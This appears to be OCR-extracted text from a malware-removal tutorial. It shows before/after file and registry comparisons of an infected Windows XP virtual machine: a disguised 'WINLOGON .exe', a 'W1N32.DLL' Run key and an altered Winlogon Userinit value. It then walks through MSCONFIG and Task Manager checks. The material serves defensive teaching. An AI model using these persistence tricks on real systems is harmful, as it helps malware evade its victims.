System Idle Process	SYSTEM	99	28 K
taskmgr.exe	Administrator	00	4,468 K
tcc.exe	Administrator	00	4,488 K
vmacthlp.exe	SYSTEM	00	2,600 K
VMwareService.exe	SYSTEM	00	4,176 K
VMwareTray.exe	Administrator	00	3,216 K
VMwareUser.exe	Administrator	00	8,440 K
WINLOGON .exe	Administrator	00	1,772 K
winlogon.exe	SYSTEM	00	7,168 K

☐ Show processes from all users

Processes: 32 | CPU Usage: 0% | Commit Charge: 160M / 1246M

Comparison: File


Before



Desktop
- My Documents
- My Computer
  - Local Disk (C:)
    - Config.Msi
    - Documents and Settings
    - Program Files
    - RECYCLER
    - System Volume Informati
    - WINDOWS
    - Work
  - CD Drive (D:)
  - Control Panel
  - Shared Documents
  - Admin's Documents
- My Network Places

vbaddin.ini
vmmreg32.dll
WgaNotify.log
wiadebug.log
wiaservc.log
win.ini
WindowsShell.Manifest
WindowsUpdate.log
winhelp.exe
winhlp32.exe
winnt256.bmp
winnt.bmp
wmsetup.log
WMSysPr9.prx
Zapotec.bmp

After




Desktop
- My Documents
- My Computer
  - Local Disk (C:)
    - Config.Msi
    - Documents and Settings
    - Program Files
    - RECYCLER
    - System Volume Informati
    - WINDOWS
    - Work
  - CD Drive (D:)
  - Control Panel
  - Shared Documents
  - Admin's Documents
- My Network Places

vmmreg32.dll
WgaNotify.log
wiadebug.log
wiaservc.log
win.ini
WindowsShell.Manifest
WindowsUpdate.log
winhelp.exe
winhlp32.exe
WINLOGON .exe
winnt256.bmp
winnt.bmp
wmsetup.log
WMSysPr9.prx
Zapotec.bmp

Comparison: Registry


Before



Name	Type	Data
(Default)	REG_SZ	(value not set)
SBAMTray	REG_SZ	"C:\Program Files\Sunbelt Software\
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware T
VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware T

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


After



Name	Type	Data
(Default)	REG_SZ	(value not set)
SBAMTray	REG_SZ	"C:\Program Files\Sunbelt Software\
VMware Tools	REG_SZ	"C:\Program Files\VMware\VMware T
VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware T
W1N32.DLL	REG_SZ	C:\WINDOWS\WINLOGON .exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Comparison: Registry



Before

Name	Type	Data
Shutdown...	REG_SZ	0
System	REG_SZ	
UIHost	REG_EXPA...	logonui.exe
Userinit	REG_SZ	C:\WINDOWS\system32\userinit.exe,
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"
WinStations	REG_SZ	0

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon




After

Name	Type	Data
Shutdown...	REG_SZ	0
System	REG_SZ	
UIHost	REG_EXPA...	logonui.exe
Userinit	REG_SZ	C:\WINDOWS\system32\userinit.exe,C:\Documents and Settings\Admi
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"
WinStations	REG_SZ	0

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Comparison: Registry


Before



Name	Type	Data
(Default)	REG_SZ	(value not set)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	


My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system

After



Name	Type	Data
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system


i got infected with ..
GET OUTTA DERE MALWARE!

Assuming we do not have any third-party tools, and we only have our plain old Windows NT-based OS….

Common Malware File Locations


- Located in
  - Windows folder or subfolders like System32. i.e. C:\Windows\System32
  - Recycle(r) folders
  - Desktop
- And can be found set to run at startup

Looking for Suspicious Files

Click on *Start->Run*

Then type, *MSCONFIG*

And hit *ENTER*



Startup Item	Command
☑ VMwareTray	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
☑ VMwareUser	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
☑ SBAMTray	"C:\Program Files\Sunbelt Software\VIPRE\SBAMTray.exe"
☑ GoogleUpdate	"C:\Documents and Settings\Administrator\Local Settings\Application Data\
☑ ctfmon	C:\WINDOWS\system32\ctfmon.exe
☑ miiuman	C:\Documents and Settings\Administrator\miiuman.exe /j

Looking for Suspicious Files

Click on *Start->Run* Then type, *TASKMGR* And hit *ENTER* *Or* *Press* *CTRL-SHIFT-ESC*

